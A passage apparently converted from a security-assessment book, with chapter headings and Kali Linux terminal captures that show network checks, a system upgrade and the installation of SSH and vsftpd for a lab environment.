







Chapter 1: Vulnerability Management Governance








Chapter 2: Setting Up the Assessment Environment







```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
  inet 192.168.25.128 netmask 255.255.255.0 broadcast 192.168.25.255  
  inet6 fe80::20c:29ff:febd:1618 prefixlen 64 scopeid 0x20<link>  
  ether 00:0c:29:bd:16:18 txqueuelen 1000 (Ethernet)  
  RX packets 6883 bytes 4409193 (4.2 MiB)  
  RX errors 2 dropped 4 overruns 0 frame 0  
  TX packets 3552 bytes 354691 (346.3 KiB)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  device interrupt 19 base 0x2000  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
  inet 127.0.0.1 netmask 255.0.0.0  
  inet6 ::1 prefixlen 128 scopeid 0x10<host>  
  loop txqueuelen 1000 (Local Loopback)  
  RX packets 24 bytes 1356 (1.3 KiB)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 24 bytes 1356 (1.3 KiB)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~# service networking restart  
root@kali:~#
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# uname -a  
Linux kali 4.14.0-kali3-amd64 #1 SMP Debian 4.14.12-2kali1 (2018-01-08) x86_64 GNU/Linux  
root@kali:~#
```




```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
 geoip-database-extra libfile-copy-recursive-perl libfreerdp-cache1.1 libfreerdp-client1.1
 libfreerdp-codec1.1 libfreerdp-common1.1.0 libfreerdp-core1.1 libfreerdp-cryptol.1
 libfreerdp-gdi1.1 libfreerdp-locale1.1 libfreerdp-primitives1.1 libfreerdp-utils1.1
 libgcb-1.0-0 libgcr-3-common libjs-excanvas libjs-openlayers libsyntax1 libtcl8.5
 libtk8.5 libwinpr-crt0.1 libwinpr-crypto0.1 libwinpr-dsparse0.1 libwinpr-environment0.1
 libwinpr-file0.1 libwinpr-handle0.1 libwinpr-heap0.1 libwinpr-input0.1
 libwinpr-interlocked0.1 libwinpr-library0.1 libwinpr-path0.1 libwinpr-pool0.1
 libwinpr-registry0.1 libwinpr-rpc0.1 libwinpr-sspi0.1 libwinpr-synch0.1
 libwinpr-sysinfo0.1 libwinpr-thread0.1 libwinpr-utils0.1 libxfont1 multiarch-support
 python-unicodcsv tk8.5
Use 'apt autoremove' to remove them.
The following packages have been kept back:
 apache2 apache2-bin apache2-data apache2-utils apt apt-utils aspell bash beef-xss
 bind9-host bsdmainutils btscanner build-essential cadaver clang clang-3.9 clang-4.0
 couchdb cpp cpp-7 cryptsetup cryptsetup-bin curl default-jdk default-jdk-headless
 default-jre default-jre-headless dirb dnsutils dradis e2fslibs e2fsprogs eog
 ettercap-common ettercap-graphical evince evince-common evolution-data-server
 evolution-data-server-common exploitdb fdisk firebird3.0-common firebird3.0-common-doc
 firefox-esr flex g++ g++-7 gcc gcc-7 gcc-7-base gdal-bin gdb gdisk gir1.2-evince-3.0
 gir1.2-gnomedesktop-3.0 gir1.2-gst-plugins-base-1.0 gir1.2-gstreamer-1.0 gir1.2-gtk-3.0
 gir1.2-gweather-3.0 gir1.2-javascriptcoregtk-4.0 gir1.2-totem-1.0 gir1.2-webkit2-4.0
 glusterfs-common gnome-characters gnome-contacts gnome-control-center
 gnome-control-center-data gnome-core gnome-font-viewer gnome-keyring gnome-session
 gnome-session-bin gnome-session-common gnome-settings-daemon gnome-shell
 gnome-shell-common gnome-shell-extensions gnome-software gnome-software-common
 gnome-terminal gnome-terminal-data gnome-themes-standard gnome-tweak-tool
 gstreamer1.0-libav gstreamer1.0-plugins-bad gstreamer1.0-plugins-base
 gstreamer1.0-plugins-good gstreamer1.0-plugins-ugly gstreamer1.0-pulseaudio gstreamer1.0-x
 guile-2.0-libs guymager gvfs gvfs-backends gvfs-bin gvfs-common gvfs-daemons gvfs-fuse
 gvfs-libs imagemagick-6.q16 irqbalance isc-dhcp-client joomscan kali-desktop-gnome
 kali-linux-full king-phisher kismet less libaal libafflib0v5 libalgorithm-diff-xs-perl
 libapache2-mod-php7.0 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap libapt-pkg5.0
 libasan4 libasound2-plugins libaspell15 libatomic1 libavcodec57 libavformat57 libbind9-160
```






```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# apt-get install ssh
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libsyntax1 python3-argcomplete python3-argh python3-construct
  python3-cssutils python3-feedparser python3-flask python3-html2text
  python3-itsdangerous python3-jsbeautifier python3-pathtools
  python3-pyinotify python3-simplejson python3-watchdog python3-werkzeug
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  libcom-err2 libcomerr2 openssh-client openssh-server openssh-sftp-server
Suggested packages:
  keychain libpam-ssh monkeysphere ssh-askpass molly-guard rssh ufw
The following NEW packages will be installed:
  libcom-err2 ssh
The following packages will be upgraded:
  libcomerr2 openssh-client openssh-server openssh-sftp-server
4 upgraded, 2 newly installed, 0 to remove and 1701 not upgraded.
Need to get 195 kB/1,514 kB of archives.
After this operation, 253 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/sy
stemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.servi
ce.
root@kali:~# service ssh start
root@kali:~#
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# apt-get install vsftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libsyntax1 python3-argcomplete python3-argh python3-construct
  python3-cssutils python3-feedparser python3-flask python3-html2text
  python3-itsdangerous python3-jsbeautifier python3-pathtools
  python3-pyinotify python3-simplejson python3-watchdog python3-werkzeug
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1701 not upgraded.
Need to get 153 kB of archives.
After this operation, 357 kB of additional disk space will be used.
Get:1 http://archive-11.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3
-11 [153 kB]
Fetched 153 kB in 3s (54.7 kB/s)
█
```


